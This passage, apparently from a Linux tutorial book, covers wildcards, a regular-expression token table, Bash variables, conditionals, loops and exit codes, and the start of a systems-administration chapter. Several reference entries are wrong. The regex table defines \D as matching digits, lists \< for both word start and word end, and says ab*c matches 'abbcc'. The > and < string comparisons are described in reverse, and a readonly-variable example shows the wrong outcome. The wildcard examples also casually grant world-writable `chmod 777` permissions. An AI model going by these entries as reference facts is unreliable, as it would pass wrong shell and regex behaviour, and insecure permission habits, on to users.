```
mencoder sample_movie.wmv -o sample_movie.avi -ovc lavc -oac lavc
```

Note:

References to youtube-dl, mencoder, mplayer are only provided as an example of some of the audio and video tools and functionality that is available in Linux.

Wildcards and Regular Expression

Overview: This chapter provides an overview of Wildcards and Regular Expressions. Wildcards are used to give you the ability to substitute one or more text characters. While Regular Expressions gives you the ability to write an expression to match text patterns.

Wildcards give you the ability to substitute one or more characters in a string of characters. These patterns that are replaced tend to be very simple.

For example, if there were three files that you wanted to delete, with the following filenames: file1.txt, file2.txt, file3.txt . The command `rm file?.txt` , would delete these files. The ‘?’ (question mark) is a wildcard for any single letter or number.

Regular Expression gives you the ability to write an expression to match string patterns of characters in a file or program output (i.e. STDOUT). These patterns tend to range from simple to very complex, depending on what you’re trying to match.

Examples of some Regular Expression pattern matching will be discussed in more depth later in this section. Although, this is only a primer meant to give you a brief introduction to the technology.

Wildcards

Wildcards are very often used in the selection of a set of files that have a similar name to perform some type of file operation. Although, other applications use wildcards for searching other types of data as well.

There two types wildcard operators:

? = represents only one character [a-z],[A-Z], [0-9]

Example:

`chmod 777 ???file`

(Effects files in the current directory with names like: 001file, 002file, etc.)

***** = represents one or more characters [a-z],[A-Z], [0-9]

Example:

`chmod 777 *`

(Effects all files in the current directory)

Regular Expression

Regular Expression often referred to as RegEx for short, allows you to write simple or complex search patterns that can match strings in a file's name, data in a file (i.e. logs), etc. RegEx can be very powerful, and very confusing until you get used to it. If it doesn't make sense first, keep working with it.

Example:

`^\D+\d{4}.jpg` MATCHES **PICP0119.jpg** (*or any other four-digit number preceded by at least one non-digit character*).

This subchapter, only provides a very brief introduction to the RegEx, if you would like to learn more about it, I would like to refer you to the many great references that are available.

Note:

There are a few different variants of RegEx, so this reference may not properly align with all versions that are available. Although, it should provide enough general reference that you can apply what you learn from it.

Token	Description	Example
(a b)	Characters a or b (Groups and Ranges)	
(?:....)	Passive (non-capturing) group (Groups and Ranges)	
\n	nth group/subpattern (Groups and Ranges)	
^ -or- \A	The caret sign is used as an anchor to search the start of a string. (Anchor)	<code>^abc</code> matches 'abcdef' OR 'abc123', NOT '123abc'

\$ -or- \Z	The dollar sign is used as an anchor to search the end of a string. (Anchor)	abc\$ MATCHES '123 abc ', NOT 'abc123'. Advanced: ^abc(.*)123\$ matches abcxyz123
.	The period character matches any single character (except new line [\n]). (Groups and Ranges)	a.c MATCHES abc OR adc , NOT abd
*	The asterisk matches zero or more occurrences of a previous expression. Note: Combine the asterisk with a period to form a 'match anything' expression (. *).	ab*c MATCHES abc OR abbcc , NOT adc
+	The plus sign matches one or more occurrences of the previous expression.	ab+c MATCHES abc OR abbc NOT ac
?	The question mark matches either zero or one occurrence of the previous expression.	ab?c MATCHES ac OR abc NOT abbc
	The piping (vertical bar) separates two or more characters or expressions, any of which may match. [Logical OR]	a b MATCHES a OR b a(b c)d MATCHES abd OR acd
{}	Braces indicate that the preceding expression must match an exact number of times. [Quantifier]	ab{2}c MATCHES abbc NOT abc OR abbcc
[]	Matches any single character in the set of specified characters. [Character Set] (Groups and Ranges)	[abc] MATCHES a, b OR c [af-j] MATCHES a, f, g, h OR j
[^]	Matches any character not in the set of specified characters.	[^pqr] MATCHES any character except p, q OR r

	[Negative character set] (Groups and Ranges)	
()	Parentheses combine multiple characters into an expression. [Capture Group/Expression] (Groups and Ranges)	a (bc) MATCHES a OR bc
\	The backslashes escape token characters in order to match those characters literally. [Escape Character] Note: <i>The backslash is used before a non-token character to indicate the following special escape characters:</i> <i>\t = tab character (\$09)</i> <i>\r = carriage return (\$0d)</i> <i>\v = vertical tab (\$0b)</i> <i>\f = form feed (\$0c)</i> <i>\n = new line (\$0a)</i> <i>\e = escape (\$1b)</i> <i>\O = matches an octal digit (Character Class)</i> <i>\x = matches an ASCII character specified as a two-digit hexadecimal number, e.g. \x20 matches a space.</i> <i>(Character Class)</i> <i>\u = matches a Unicode character specified as a four-digit hexadecimal number, e.g. \u0020 matches a space.</i> <i>(Character Class)</i>	a\\t MATCHES a\t a\\b MATCHES a\b
\b	Restricted by word boundary (Anchor)	
\B	Not restricted by word	

	boundary (Anchor)	
\<	Start of word (Anchor)	
\<	End of word (Anchor)	
\c	Control character (Character Class)	
\w	Matches any word character. Equivalent to [a-zA-Z_0-9]. [Word Character]	^\w+[0-9]{4}.jpg MATCHES PICP0119.jpg <i>(or any other four-digit number preceded by at least one other word character).</i>
\W	Matches any non-word character, equivalent to [^a-zA-Z_0-9]. [Non-Word Character]	
\s	Matches any whitespace character. Equivalent to [\f\n\r\t\v]. [Space Character] (Character Class)	
\S	Matches any non-whitespace character. Equivalent to [^\f\n\r\t\v]. [Space Character] (Character Class)	
\d	Matches any decimal digit. Equivalent to [0-9]. [Digit Character] (Character Class)	
\D	Matches any decimal digit. Equivalent to [^0-9]. [Non-Digit Character] (Character Class)	^\D+\d{4}.jpg MATCHES PICP0119.jpg <i>(or any other four-digit number preceded by at least one non-digit character).</i>
?=	Look ahead assertion (Assertion)	
?!	Negative look ahead (Assertion)	
?<=	Look behind assertion	

	(Assertion)	
?!= -or- ?<!	Negative look behind (Assertion)	
?>	Once-only Subexpression (Assertion)	
?()	Condition [if then] (Assertion)	
?0	Condition [if then else] (Assertion)	
?#	Comment (Assertion)	
\$n	nth non-passive group (String Replacement)	
\$2	"xyz" in /^(abc(xyz))\$/ (String Replacement)	
\$1	"xyz" in /^(?:abc)(xyz)\$/ (String Replacement)	
\$`	Before matched string (String Replacement)	
\$'	After matched string (String Replacement)	
\$+	Last matched string (String Replacement)	
\$&	Entire matched string (String Replacement)	
*	0 or more (Quantifier)	
+	1 or more (Quantifier)	
?	or 1 (Quantifier)	
{3}	Exactly 3 (Quantifier)	
{3,}	3 or more (Quantifier)	
{3,5}	3, 4 or 5 (Quantifier)	

Bash Scripting

Overview: This chapter provides an introduction to scripting using the BASH built-in and external commands. This overview provides you with the basics you will need to get started scripting using this technology.

This chapter assumes that you have written a script before, and you have a basic understanding of Linux and BASH. This topic will only be covered at a high-level in order to provide a basic foundation on which you can build upon. If you need a more basic tutorial, I would highly recommend checking out other resources available (i.e. web sites or books).

A script is nothing more than a text file with a predefined list of commands in a sequential order with some conditional branching and looping included to complete a specific task. The commands are passed into a command interpreter that processes them.

For example, by following the instructions below, it will create a script that lists all the files in the root directory with the following command: `ls -al / .` By adding more commands to this script you can add additional functionality.

If you're going to do programming using the BASH shell, this shell only provides very basic command support. If you need to do more advanced scripting then you will have to use another language.

Right now, I would suggest checking out Python, or any of the other popular general purpose scripting languages. There are also other languages like Perl, Ruby, etc., there is nothing wrong with them. Python is just the most popular at the time of writing of this book

Creating your first script file

There are a few basic steps that are required to setup a script and execute it. If you don't follow these basic steps your script will not run properly.

In the example below, you first have to create a basic file that will hold the initial sets of commands. Once the file is created, you can then modify it in any way that you would like.

To create the script, type:

```
nano ~/script_file.sh
```

Add the following commands to the script, type:

```
#!/bin/bash  
ls -al /
```

(To save the file and exit the editor, press **Ctrl+X**, type: **y** and press Enter)

You should note the first line of the script (i.e. `#!/bin/bash`), this is an important line because it tells the shell which interpreter to use to process the script. In this example, it tells the shell the commands to follow are going to be Bash.

After the file is created you have to grant it execute permissions so the OS knows that it has authorization to run the script.

Change the user file permission to execute, type:

```
chmod u+x ~/script_file.sh
```

After you grant execute permissions, you then instruct the shell to execute

the code by typing the file name of the script that you want to run.

To run the script, type:

./script_file.sh

All the examples that you have learned in the previous chapters can be integrated into scripts. There are some topics that will have to be briefly covered in this chapter to help you get started.

Commenting your code

To comment your code, you have to use the # (pound sign or hash) in front of your notes or comments.

Example:

```
# This is a test
```

Variables

One of the first things that we need to cover is how to deal with variables. They were briefly talked about in the other chapters, but they will be covered in slightly more depth here.

The variable functionality provides a way for the script to get input, store data temporarily, and display output to the user or sending data to a calling script.

There are two categories that variables can be divided into:

Environment Variables: are maintained by the system, they are inherited by the current and any child shells or processes that are spawned.

Shell Variables: are contained exclusively within the shell in which they were set or defined. They are mostly used to keep track of temporal data, like the current working directory in a session.

Shell Variables

There are generally two types of shell variables. Those that are maintained by the system, and the others that are user defined for scripts or passing information into other commands, scripts or programs.

As stated earlier, the values in the shell variables can be user defined. Meaning that the user is responsible for updating these values.

Note:

Variable names are case sensitive, so test, Test, TEST are three different variables.

Examples:

To create a custom variable, type:

```
test=HelloWorld
```

To display the contents of a custom variable, type:

```
echo $test
```

To clear out (or undefine it) a shell variable, type:

```
unset shell_variable_name
```

Notes:

To see all the shell variables, type:

```
set | less .
```

To demote an environment variable to a shell variable, type:

```
export -n env_variable_name
```

Tip:

You can assign the STDOUT of a command and its arguments to a variable then perform another operation with the information, for example:

```
x=$(cmd a1 a2 a3)
```

To see the contents of variable x, type:

```
echo $x
```

For more information on command substitution (i.e. \$0), see the following section "[Advanced: Using command Substitution](#)"

The next table is a list of the commonly used shell variables in Linux. Depending on your distro and version some of these variable may or may not exist.

Shell Variable

Variable	Variable Description	Viewing Variable
_ (underscore)	The most recent used previously executed command.	echo \$_
HOME	Stores the home directory of the current user.	echo \$HOME
LANG	The current language and localization settings, including character encoding.	echo \$LANG
LS_COLORS	Defines the color codes that are used to add colored output to the ls command.	echo \$LS_COLORS
OLDPWD	Displays the previous working directory path.	echo \$OLDPWD
PPID	The process ID of the parent process of the shell.	echo \$PPID
PWD	Displays the current working directory path.	echo \$PWD
SHELL	Displays which login shell is being utilized.	echo \$SHELL
TERM	Displays the terminal emulation type.	echo \$TERM
USER	Displays the logged in user name.	echo \$USER

Environmental Variables

There are also two types of environment variables. Those that are maintained by the system, and the others that are user defined for scripts or passing information into other commands, scripts or programs.

As stated earlier, the values in the environment variables are maintained by the system and are configured at startup by a configuration file. Meaning that the system will automatically create and update the values in these variables.

The environment variables have to be changed using the `export` command otherwise they will not be inherited by the commands that are calling them from other shell instances.

Examples:

To create or modify an environment variable, type:

```
export TEST=HelloWorld
```

To display the contents of an environment variable, type:

```
echo $TEST
```

Note:

To see all the system maintained environmental variable, type:

```
env | less .
```

These are only system variables that are not in this list.

Environmental variables can be used to pass information into processes that was spawned from a shell.

Tip:

The `printenv` command is an equivalent of the `env` command to display values of all or specified environment variables.

The next table is a list of the commonly used environmental variables in Linux. Depending on your distro and version some of these variable may or may not exist.

Environment Variables

Variable	Variable Description	Viewing Variable
BASH_VERSINFO	Stores the version of BASH for this instance (machine readable)	echo \$BASH_VERSION
BASH_VERSION	Stores the version of BASH for this instance	echo \$BASH_VERSION
BASHOPTS	The list of options that were used when BASH was started.	echo \$BASHOPTS
CDPATH	The search path used with the cd built-in command.	echo \$ CDPATH
COLUMNS	The number of characters wide that output can be written on the screen.	echo \$COLUMNS
DIRSTACK	The stack of directories that are available with the pushd and popd commands.	echo \$DIRSTACK
HISTFILE	Stores the name of the command history file.	echo \$HISTFILE
HISTFILESIZE	Stores the maximum number of lines that can be held by the history file.	echo \$HISTFILESIZE
HISTSIZE	Stores the maximum number of commands that can be held by in the history in memory.	echo \$HISTSIZE
HOSTNAME	Stores the system name of the computer.	echo \$HOSTNAME
IFS	Input Field Separators. This is normally set to { space }, { tab }, and { newline } .	echo \$IFS
MAIL	The name of a mail file that's checked for new mail.	
MAILCHECK	How frequently in seconds that the shell checks for new mail in the	

	files specified by the MAILPATH or MAIL file.	
MAILPATH	A colon ":" separated list of file names, for the shell to check for incoming mail. Note: <i>This environment setting overrides the MAIL setting. There is a maximum of 10 mailboxes that can be monitored at once.</i>	
PATH	The search path for commands. Note: <i>This is a colon-separated list of directories in which the shell searches for commands.</i>	echo \$PATH
PS1	The shell prompt settings. Note: <i>The PS2 variable is used to declare secondary prompt when a command spans multiple lines.</i>	echo \$PS1
PS2	The secondary prompt string, which defaults to ">".	echo \$PS2
PS4	Output before each line when execution trace (set -x) is enabled, defaults to "+".	echo \$PS4
SECONDS	Displays a count of the number of seconds the shell has been running.	echo \$SECONDS
SHELLOPTS	Shell options that can be configured with the set option.	echo \$SHELLOPTS
UID	The user ID of the current logged in user.	echo \$UID

Persistent Variables

Since variables (i.e. Environment and Shell) are stored in RAM they are

temporal, and will disappear when the shell's process is killed or the computer is shutdown. Persistent variables are stored in a configuration file and loaded when the system is loaded or when the shell starts.

When creating predefined variables at login depends upon how Bash was started and which configuration file gets loaded. There are basically four different user session types (aka login shell), Login, Non-Login, Interactive, and Non-Interactive.

Login: A shell session begins after a user authenticates (i.e. local or ssh terminal session). The login shell session, reads the configuration details from the `/etc/profile` file. It will then search for the first user login shell configuration file in the user's home directory to load any user-specific configuration (i.e. `~/.bash_profile` -OR- `~/.bash_login` -OR- `~/.profile`).

Non-Login: When a new shell is started from within an authenticated login session. For example, when you run a Bash command from the terminal, a non-login shell session (under the logged in user's credentials) is started. A non-login shell session reads the `/etc/bash.bashrc` file and then the user-specific `~/.bashrc` file to configure the environment.

Interactive: A shell session that is attached to a terminal and in use. For example, an `ssh` session is defined as an interactive login shell.

Non-Interactive: A shell session is one that is not attached to a terminal session, and not currently in use. For example, when you run a script from the command line run in a non-interactive, non-login shell. Non-interactive shell sessions first read the environment variable named `BASH_ENV`, and then reads the file specified in this variable to setup the new shell environment.

Tip:

To force your current shell session to re-read the config file, type:

```
source ~/.bashrc
```

Notes:

Individual user defined variable (not system wide) that can be made available to both login and non-login shell sessions can be define in the `~/.bashrc` file.

To create system wide environmental variables, you need to add the variable definition(s) to one of the following files:

`/etc/profile`

`/etc/bash.bashrc`

`/etc/environment`

Shell vs. Environment vs. Persistent Variables

If you look at a hierarchical chart showing the different layers of the operating system, with the user layer where you run your commands at the top, and hardware at bottom. This is where you can see the difference between shells vs. environment variables.

Environment variables are run at a lower level, they are available to all shell instances. Also since persistent variables are loaded from a configuration file at the computer or shell startup, they can withstand the process being killed or computer being turned off.

System Layers: Shell/Environment/Persistent Variables

User Layer

Commands/Programs (Console)

Shell Variables

These variables are only available in the current instance of the shell.

Shell (Instance)

Multiple instances of the shell can be running, each with own unique set of variables.

Operating System Layer

Environmental variables

These variables are available to all shell instances)

Persistent Variables

These are loaded from a configuration file at startup of the computer or shell.

Kernel

This is where the modules, drivers, etc. are loaded

Hardware Layer (i.e. the CPU, RAM, Storage, NIC)

String Types

Bash only supports a few different types of variables, such as: strings, integers, arrays and read-only. By default Bash will treat all variables as strings, unless otherwise declared. You're even allowed to perform mathematical operation on a string even though it's not an integer.

For example, if you typed:

```
a=1234  
let "a += 1"  
echo "a = $a"
```

The output of \$a would be 1235

Now if you declare \$a as being an integer:

```
a=1234  
declare -i a
```

```
let "a += 1"  
echo "a = $a"
```

The output of \$a would be 1235

Using the declare command, you can also make a variable readonly, which means it can't be modified, it can only be deleted.

For example, if you typed:

```
declare -r a=1234  
let "a += 1"  
echo "a = $a"
```

The output of \$a would be 1234

Bash also supports array variables, which allow one variable to hold related information (or values). It basically is one variable that acts like many, each set of values has an index value of 0 to

For example, to create an array of Linux distros, type:

```
Distro[0]='Red Hat'  
Distro[1]='Debian'  
Distro[2]='Ubuntu'
```

To see the value in the array under the Index of 2, type:

```
echo ${Distro[2]}
```

Tips:

Another way to declare a variable is use the declare command to get the similar effect in fewer lines of code, type:

```
declare -a Distro=('Red hat' 'Debian' 'Ubuntu')
```

To see all the values in an array, type:

```
echo ${Distro[@]}
```

To see number of values in an array, type:

```
echo ${#Distro[@]}
```

To see length of value in an array, type:

```
echo ${#Distro[1]}
```

String Variable Manipulation

Now that you understand the different types of variables, you now have to learn how to modify the data in a string. This is done with special functions that grant you that ability.

Bash supports, two types of string manipulation functions. These functions come in handy when you have to remove text from a string.

The first one, `${string#remove_text}` removes the specified characters from the beginning of the string. The second one, `${string%remove_text}` removes the specified characters from the end of the string.

Ex: Next are two examples of these functions:

```
B="12345"
```

```
C=${B#123}
```

```
echo $C
```

Result: 45

-OR-

```
B="12345"  
C=${B%45}  
echo $C  
Result: 123
```

Passing Arguments into a Script

There will be times you're going to need to pass arguments into a script. Passing arguments into a script from the command line, works the exact same way when you pass them into an existing command on your system. Although, it's up to the script to process them, and then take the appropriate actions.

For example, let's say you have a script called `myfirstscript.sh`. This is a simple script that only displays the arguments that are passed to it (i.e. `myfirstscript.sh argument1 argument2 argument3 ...`). Every arguments that is passed to a script, is assigned one of these variables based on its position "`$1`", "`$2`", "`$3`" and so on. The count of arguments is in the shell variable "`$#`".

```
$ cat myfirstscript
#!/bin/bash
echo "First argument: $1"
echo "Second argument: $2"
```

When you execute the script, when you pass arguments to the script it will display them.

```
$ ./myscript hello world
First argument: hello
Second argument: world
```

Conditional branching and Looping

Conditional branching and looping is slightly more advanced functionality. This gives the script intelligence to make choices when specific conditions are met. For example, if something happens happens, then do this, otherwise do something else.

Conditional Branching

Conditional branching utilizes relational operators to test if a condition has been met. The command will then execute code depending on if the condition was true or false.

Note:

The spaces between the brackets and the expression are very important (i.e. [\$test = "true"]), do not leave them out.

If - Then Statement

Test if a condition has been met utilizing the relational operators, THEN executes code. Otherwise if the condition was not met it will not execute the code.

There are two ways to write this code, the short form and long form. The short form is used from a command line. While the long form is used inside of a script.

The short form uses semi-colons [;] as separators, instead of new lines, and looks like this:

```
if CONDITION; then commands...; fi
```

The long form utilizes indenting to make the code more readable (this is a highly recommended technique), looks like this:

```
if CONDITION
then
    COMMANDS...
fi
```

Example:

```
test=true
if [ $test = true ]
then
    echo "test is true"
fi
```

If - Then - Else Statement

Test if a condition has been met utilizing the relational operators, THEN executes code. If the condition was not met it will test the next condition (if available). If all the conditions fail, then it will execute the code in the ELSE clause.

Example:

```
if [ condition ]
then
    COMMANDS...
elif [ condition ]
then
    COMMANDS...
else
    COMMANDS...
```

fi

Nested If - Then Statement

Similar to an If - Then - Else statement, is the nested If - Then statements (i.e. an if statement inside of another if statement) have their place.

The next example checks if \$x is greater than 200, then checks if it is even. This is something that you could not do with the If - Then - Else statement by itself.

Example:

```
x=300
if [ $x -gt 200 ]
then
    echo It's a large number.
    if (( $x % 2 == 0 ))
    then
        echo This number is even.
    fi
fi
```

Relational Operators

The relational operators exist to test variables or values if specific conditions (i.e. true, false, great or less then, etc.) have been met or not. A few different type of commands use these relational operators.

! expression = Expression is false

Ex: var=2 && [! \$var -eq 1] && echo "True"

String Operators

These operators test the contents of a variable or command output that contains a string (i.e. A-Z, 0-9, @, #, \$, %, ^, &, *, -, =, _, +, etc.) to check if specific condition(s) have been met then performs a true or false operation (i.e. running specified code).

-n string = Tests if the string length GREAT THAN ZERO (i.e. not empty)

Ex: var="abc" && [-n "\$var"] && echo "Not Empty"

-z string = Tests if the string length EQUALS ZERO (i.e. empty)

Ex: var="" && [-z "\$var"] && echo "Empty"

= = Tests if the strings are EQUAL to each other (i.e. [\$string1 = \$string2])

Ex: var="abc" && [\$var = "abc"] && echo "True"

!= = Tests if the strings are NOT EQUAL to each other (i.e. [\$string1 != \$string2])

Ex: var="abc" && [\$var != "abc"] && echo "True"

> = Tests if the first strings SORTS BEFORE the second (i.e. "string" > "string")

Ex: var="aac" && [[\$var > "abc"]] && echo "True"

Note:

The "<" needs to be escaped within a [] construct.

Ex: var="aac" && [\$var \< "abc"] && echo "True"

< = Tests if the first strings SORTS AFTER the second (i.e. "string" < "string")

Ex: var="xxz" && [[\$var < "xyz"]] && echo "True"

Note:

The ">" needs to be escaped within a [] construct.

Ex: var="xxz" && [\$var \< "xyz"] && echo "True"

Numeric Operators

These operators test the contents of a variable or command output that contains an numeric number to check if specific condition(s) have been met then performs a true or false operation (i.e. running specified code).

-eq = Tests if the variable is EQUAL to the value (i.e. [integer1 **-eq** integer2])

Ex: var=1 && [\$var -eq 1] && echo "True"

Ex: var=1 && ((\$var == 1)) && echo "True"

-ne = Tests if the variable is NOT EQUAL to the value (i.e. [integer1 **-ne** integer2])

Ex: var=2 && [\$var -ne 1] && echo "True"

Ex: var=2 && ((\$var != 1)) && echo "True"

-gt = Tests if the variable is GREATER THEN the value (i.e. [integer1 **-gt** integer2])

Ex: var=2 && [\$var -gt 1] && echo "True"

Ex: var=2 && ((\$var > 1)) && echo "True"

-lt = Tests if the variable is LESS THEN the value (i.e. [integer1 **-lt** integer2])

Ex: var=1 && [\$var -lt 2] && echo "True"

Ex: var=1 && ((\$var < 2)) && echo "True"

-ge = Tests if the variable is GREATER THEN the value (i.e. [integer1 -
ge integer2])

Ex: var=2 && [\$var -ge 1] && echo "True"

Ex: var=2 && ((\$var >= 1)) && echo "True"

-le = Tests if the variable is LESS THEN the value (i.e. [integer1 -**le**
integer2])

Ex: var=1 && [\$var -le 2] && echo "True"

Ex: var=1 && ((\$var <= 2)) && echo "True"

File Operators

These operators test the contents of a variable or command output that contains a file patch (i.e. /home/username/file_name) to check if specific condition(s) have been met then performs a true or false operation (i.e. running specified code).

-d /path = Tests if a path is a directory

-e /path/file = Tests if a file exists

-r /path/file = Tests file has read permissions

-s /path/file = Tests file size is greater then zero (not empty)

-w /path/file = Tests file has write permissions

-x /path/file = Tests file has execute permissions

-f /path/file = Tests file is a regular file

-h /path/file = Tests file is a symbolic link

-O /path/file = Tests file is owned by you (effective permission)

`-G /path/file` = Tests file is owned by your group (effective permission)
`/path/file -nt /path/file` : Tests if the first file is newer than the second.
`/path/file -ot /path/file` : Tests if the first file is older than the second.

Boolean Operators

These operators test the contents of a variable or command output that contains a Boolean values (i.e. true or false values) to check if specific condition(s) have been met then performs a true or false operation (i.e. running specified code).

`true` = Has the value of True

Ex: `test=true && [$test = true] && echo "True"`

`false` = Has the value of False

Ex: `test=false && [$test = false] && echo "True"`

`&&` = AND operator

Ex: `str1=test1 && str2=test2 && [$str1 = 'test1'] && [$str2 = 'test2'] && echo "True"`

`||` = OR operator (i.e. `[$str = 'test1'] || [$str = 'test2']`)

Ex: `str=test1 && [$str = 'test1'] || [$str = 'test2'] && echo "True"`

Note:

The variable `$?` holds the exit status of the previously run command. 0 means TRUE (or the command run successfully). 1 = FALSE (or the command failed to run).

Case Statement

In Bash the Case statement is another form of conditional branching that utilizes relational operators to test if a condition(s) have been met. The command will then execute code if a depending if the condition was true or false.

The logic of the case statement is similar to an If - Then - Else statement, but its simpler and easier to read.

Example:

```
case $Variable in
Pattern_1)
    COMMANDS...
;;
Pattern_2)
    COMMANDS...
;;
esac
```

Here is a basic example of what a case statement looks like:

```
var=test2
# Case statement example
case $var in
# Pattern 1
test1)
    echo 'test #1'
;;
# Pattern 2
test2)
    echo 'test #2'
;;
# Pattern 3
test3)
    echo 'test #3'
;;
```

```

# Catch all (matches anything) if three is not an available
# pattern match
*)
    echo 'Did not understand'
;;
esac

```

Note:

*The last part of the previous script (i.e. *) is a catch all, if the patterns before it didn't execute, then this code will execute. This can be useful to error handling, if the users input the incorrect option. Although, it has several other uses.*

Looping

BASH provides a few different control structures for looping. Each method of looping has its advantages and disadvantages for different situations. When programing, you will have consider what condition you're testing for, and how you want it to be handled.

For Loop (Variable)

The FOR loop generally will continue until a certain number of operations are completed. Any code between the FOR and DONE command will be repeated. Once the number of iterations is completed, it will drop out of the loop.

Like If - Then Statement there are two ways to write this code, the short form and long form. The short form is used from a command line. While the long form is used inside of a script.

The short form uses semi-colons [;] as separators, instead of new lines, and looks like this:

```
for VARIABLE in LIST...; do commands...; done
```

The long form utilizes indenting to make the code more readable (this is a highly recommended technique), looks like this:

```
for VARIABLE in LIST... do  
    COMMANDS...  
done
```

Example #1 (*Displays: 1 iteration, 2 iteration, 3 iteration*)

```
for i in 1 2 3; do echo $i iteration; done
```

Example #2 (*Displays: 0-9*)

```
for ((i=0; i < 10; i++)) do  
    echo $i  
done
```

While Loop (*Displays: 0-9*)

The way the WHILE loop works, it will continue while a certain condition exists. Any code between the WHILE and DONE command will be repeated.

In the next example, the condition is `$x` is less than 10. When `$x` is greater than or equal to 10, the loop will exit.

```
x=0  
while [ $x -lt 10 ]  
do  
    echo $x  
    x=$(( $x + 1 ))
```

done

Note:

There are two loop control commands, to help manage loop iteration. The continue command stops the current loop iteration and begins the next; the break command exits the loop currently being executed.

Creating a Procedure

The next script can be copied into a script or just pasted into the shell. Once a procedure is defined, you don't have to define it again, all you have to do is call it by procedure name. When a user calls the procedure by using its name (i.e. ProcedureExample), they can also pass a parameter (i.e. "This is a test...").

The next procedure displays the parameter or a value passed to it. When ProcedureExample "This is a test..." is called, it will display This is a test... on the screen.

```
#!/bin/bash
# Creates the procedure
ProcedureExample () {
    # Outputs the parameter that was passed
    echo $1
}
# Calls the procedure, and passes a parameter
ProcedureExample "This is a test..."
```

Exit Status Codes

Every command has an exit status code that can influence the behavior of other shell commands. If a command completes normal or successfully, it has an exit status code of zero for, and non-zero for failure, error, etc.

For example, if there is a file call `myfile1.txt`, and you type: `cat myfile1.txt` it would have an exit status code of **0** if it completed successfully. Although if by mistake you type: `cat myfile.txt` by mistake. It would have an exit status code of **1** if it completed unsuccessfully. To see the exit status code of the last command you have to check the following system variable: `$?`.

To see the status of the last command, type:

```
echo $?
```

To test the exit status code to see if it was successful or not, type:

```
if [ $? -eq 0 ]; then echo success; else echo failure; fi
```

If you want to control the exit status code of a custom script or function. It is possible to pass it after the code completes running. The `exit` command accepts integers from 0 - 255, in most cases 0 and 1 will suffice. Although, there are reserved status exit codes that can be used for more specific errors.

Notes:

The man page for each command should indicate the various exit status codes and their meaning.

Builtin commands return exit status codes, as does an executed shell function.

Below are the reserved exit codes numbers, and their general meaning

- | | |
|------|--|
| 1 | <i>This is a catch-all general error. Used for miscellaneous error, such as "divide by zero" or other impermissible operation.</i> |
| 2 | <i>Misused shell built-ins. Such as a missing keyword or command, or permission problem.</i> |
| 126 | <i>Command invoked cannot execute. Such as possible permission problem or the command cannot be executed.</i> |
| 127 | <i>Command cannot be found. Possible problem with \$PATH or a typo.</i> |
| 128 | <i>Invalid argument to exit. Exit only takes integer arguments in the range 0 - 255.</i> |
| 128 | <i>Fatal error signal "n".</i> |
| 130 | <i>Script terminated by Ctrl+C, and creates a fatal error signal 2.</i> |
| 255* | <i>Exit status out of range, exit takes only integer arguments in the range 0 - 255.</i> |

My First System Information script

The following script uses some of the techniques that were talked about in this chapter, and demonstrates how they can be used. This script will collect and display information about your system.

```
#!/bin/bash
# Gets system's host name
_HOSTNAME=$(hostname)
# CPU Architecture
_CPUTYPE=$(echo $HOSTTYPE)
# Get total amount of memory from /proc/meminfo in gigabytes
_MEM=$(awk '( $1 == "MemTotal:" ) { print $2/1048576 }'
/proc/meminfo)
echo -----
# Displays the system host name
echo Name: $_HOSTNAME
# Checks if the system is 32 or 64-bit
if [ $_CPUTYPE == 'x86_64' ]
then
    echo "Arch: 64-Bit"
else
    echo "Arch: 32-Bit"
fi
# Displays the total amount of RAM.
echo RAM: $_MEM GB
echo -----
```

Systems Administration

Overview: Any Linux user has to learn some the system administration functions (i.e. managing users, disks, shutting down the system, etc.) to fully utilize their system. This chapter covers these functions by providing a high-level overview of how to handle these tasks.

Linux Distro Overview

- Layer 5: **Application** (i.e. Programs that don't utilize the Shell for input)
- Layer 4: **Shell** (i.e. Commands and scripts)
- Layer 3: **Filesystem** (i.e. Files and directories)
- Layer 2: **Network and Firewall** (i.e. Communication)
- Layer 1: **Host OS** (i.e. Kernel/Services/Libraries/Data)
- Layer 0: **Infrastructure** (i.e. Hardware, VM, Cloud, IoT, etc.)

Prerequisites:

This section requires that you have root permissions on the system to install services and make changes to the OS.

Before starting this section, make sure that you get the updated list of the package manager repositories, so that you get the latest versions of the programs, services and libraries, type:

sudo apt-get update

-OR-


sudo yum update

Linux Boot Loader

The Linux boot loader is a small program that loads at boot (after the firmware performs system checks, and when the MBR [master boot record] is loaded from the storage device). It can automatically start a Linux distro, or another operating system (such as Windows) depending how it is configured. It can also be configured to stop and allow the user to select which OS they want to load.

The most popular boot loader is called GRUB (GRand Unified Bootloader). Alternative boot loaders utilized by Linux distros are the LILO (LInux LOader) and LOADLIN (LOAD LINux). There are more boot loaders available, but these are some of the most popular.

If you want more information on this subject, in your favorite search engine type: "Linux Boot Loaders OR BootLoader"



Tip:

Hold down the Shift key during startup to access the GRUB boot menu.

Runlevels Init (Older Systems)

In Linux, "runlevels" are the operational levels that describe the state of the system with respect to what services are loaded when the system starts. If the system is set to a runlevel of 1, it is restrictive and normally only used for maintenance. The system will usually be set to a runlevel of 2-5, which is multi-user mode.

The default systems (the one that will be used when the system starts up) is generally configured in the `/etc/inittab` file. Some Linux distros may not use this file.

The processes that are executed by each runlevel, depend on the contents of the `/etc/rc?.d` directory (i.e. `/etc/rc1.d`, `/etc/rc2.d`, `/etc/rc3.d` , etc.). To see all the processes for all the runlevels directories, type:

```
ls /etc/rc?.d
```

